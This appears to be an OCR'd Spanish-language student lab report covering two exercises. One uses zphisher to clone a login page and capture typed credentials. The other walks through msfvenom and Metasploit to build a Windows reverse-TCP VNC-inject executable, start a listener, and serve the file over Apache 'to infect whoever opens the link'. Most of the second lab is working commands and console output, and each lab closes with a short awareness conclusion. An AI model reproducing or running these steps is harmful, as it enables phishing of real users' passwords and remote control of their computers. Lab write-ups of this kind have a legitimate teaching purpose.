
LABORATORIO 14 - Herramienta phishing


instalamos e iniciamos la herramienta por medio del repositorio de github




ya en la herramienta escogemos la opción que deseamos clonar

Se ejecutarán una serie de permisos y herramientas


root@kali: ~/zphisher
File Actions Edit View Help
ZPHISHER
2.3.5
[01] Localhost
[02] Cloudflared [Auto Detects]
[03] LocalXpose [NEW! Max 15Min]
[-] Select a port forwarding service :



De esta manera quedará creada una copia idéntica de la página deseada para poder obtener la información de usuario y contraseña que se digite en esta usando el link obtenido



Conclusión

De esta manera podemos ver como es de sencillo conseguir los usuarios de cualquier persona que por miedo o codicia entre a un link desconocido o sospechoso, este es un claro

ejemplo de que tenemos que tener cuidado con las cosas a las que hacemos click porque podemos poner en riesgo nuestros propios datos o los de la empresa en la que trabajamos.

LABORATORIO 15 - Malware con Herramienta virus builder


```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/vncinject/reverse_tcp LHOST=172.20.10.5 LPORT=6688 -f exe -o virus.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: virus.exe
```

```
┌──(root㉿kali)-[~]
└─# msfconsole
Metasploit tip: View advanced module options with advanced

  +-------------------------------------------------------+
  |  METASPLOIT by Rapid7                                 |
  +---------------------+---------------------------------+
  |                     |                                 |
  |  ==c(______(o(______(_()  | |""""""""""|======[ ***  |
  |            )=\      |  |  EXPLOIT   \                |
  |           // \\     |  |_____________\_______       |
  |          //   \\    |  |==[msf >]============\       |
  |         //     \\   |  |_____________________\       |
  |        // RECON \\  |  \(@)(@)(@)(@)(@)(@)(@)/       |
  |       //         \\ |   ********************        |
  +---------------------+---------------------------------+
  |      o O o          |        \'\/\/\/'/               |
  |             o O     |         )======(                |
  |                o    |       .'  LOOT  '.              |
  | |^^^^^^^^^^^^^^|l___|      /    _||__   \             |
  | |    PAYLOAD     |""\___,   /    (_||_    \            |
  | |________________|__|)__|  |      __||_)     |       |
  | |(@)(@)"""**|(@)(@)**|(@) |     "       ||      "     |
  |  = = = = = = = = = = =    |      '---------------'    |
  +---------------------+---------------------------------+


       =[ metasploit v6.4.18-dev                         ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search exploit/multi/handler

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  exploit/linux/local/apt_package_manager_persistence  1999-03-09       excellent  No     APT Package Manager Persistence
   1  auxiliary/scanner/http/apache_mod_cgi_bash_env        2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable
Injection (Shellshock) Scanner
   2  exploit/linux/local/bash_profile_persistence          1989-06-08       normal     No     Bash Profile Persistence
   3  exploit/linux/local/desktop_privilege_escalation      2014-08-07       excellent  Yes    Desktop Linux Password Stealer and Privil
ege Escalation
   4    \_ target: Linux x86                                .                .          .      .
   5    \_ target: Linux x86_64                             .                .          .      .
   6  exploit/multi/handler                                 .                manual     No     Generic Payload Handler
   7  exploit/windows/mssql/mssql_linkcrawler               2000-01-01       great      No     Microsoft SQL Server Database Link Crawli
ng Command Execution
   8  exploit/windows/browser/persits_xupload_traversal     2009-09-29       excellent  No     Persits XUpload ActiveX MakeHttpRequest D
irectory Traversal
   9  exploit/linux/local/yum_package_manager_persistence   2003-12-17       excellent  No     Yum Package Manager Persistence


Interact with a module by name or index. For example info 9, use 9 or use exploit/linux/local/yum_package_manager_persistence

msf6 >
```

```
msf6 > use 6
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/vncinject/reverse_tcp
payload => windows/vncinject/reverse_tcp
msf6 exploit(multi/handler) >
```

Configuramos la ip y el puerto con el que se creo el virus

```
msf6 exploit(multi/handler) > show options

Payload options (windows/vncinject/reverse_tcp):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   AUTOVNC              true             yes       Automatically launch VNC viewer if present
   DisableCourtesyShell true             no        Disables the Metasploit Courtesy shell
   EXITFUNC             process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                                 yes       The listen address (an interface may be specified)
   LPORT                4444             yes       The listen port
   VNCHOST              127.0.0.1        yes       The local host to use for the VNC proxy
   VNCPORT              5900             yes       The local port to use for the VNC proxy
   ViewOnly             true             no        Runs the viewer in view mode


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost 172.20.10.5
lhost => 172.20.10.5
msf6 exploit(multi/handler) > show options

Payload options (windows/vncinject/reverse_tcp):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   AUTOVNC              true             yes       Automatically launch VNC viewer if present
   DisableCourtesyShell true             no        Disables the Metasploit Courtesy shell
   EXITFUNC             process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                172.20.10.5      yes       The listen address (an interface may be specified)
   LPORT                4444             yes       The listen port
   VNCHOST              127.0.0.1        yes       The local host to use for the VNC proxy
   VNCPORT              5900             yes       The local port to use for the VNC proxy
   ViewOnly             true             no        Runs the viewer in view mode


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

```
msf6 exploit(multi/handler) > set lport 6688
lport => 6688
msf6 exploit(multi/handler) > show options

Payload options (windows/vncinject/reverse_tcp):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   AUTOVNC              true             yes       Automatically launch VNC viewer if present
   DisableCourtesyShell true             no        Disables the Metasploit Courtesy shell
   EXITFUNC             process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                172.20.10.5      yes       The listen address (an interface may be specified)
   LPORT                6688             yes       The listen port
   VNCHOST              127.0.0.1        yes       The local host to use for the VNC proxy
   VNCPORT              5900             yes       The local port to use for the VNC proxy
   ViewOnly             true             no        Runs the viewer in view mode


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.
```


iniciamos el virus

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.20.10.5:6688
```

En este momento ya podemos subir nuestro virus a internet para poder infectar a quien abra el enlace usando los servicios de apache

```
┌──(root㉿kali)-[~]
└─# ls
contrasenias  Desktop  Documents  Downloads  Music  Pictures  Public  QZNeqrjc.jpeg  Templates  Videos  virus.exe  zphisher

┌──(root㉿kali)-[~]
└─# cp virus.exe /var/www/html

┌──(root㉿kali)-[~]
└─# service apache2 start

┌──(root㉿kali)-[~]
└─#
```

De esta manera al momento de abrir en enlace y descargar el archivo en la otra maquina esta queda infectada y podemos ver todo lo que sucede en la otra máquina desde nuestro propio kali



Conclusión

Con este laboratorio podemos ver como descargando archivo de páginas o lugares sospechosos podemos ver comprometida nuestra privacidad y seguridad en nuestros datos, al entender esto de mejor manera y ver cómo es que podemos caer en este error y evitarlo.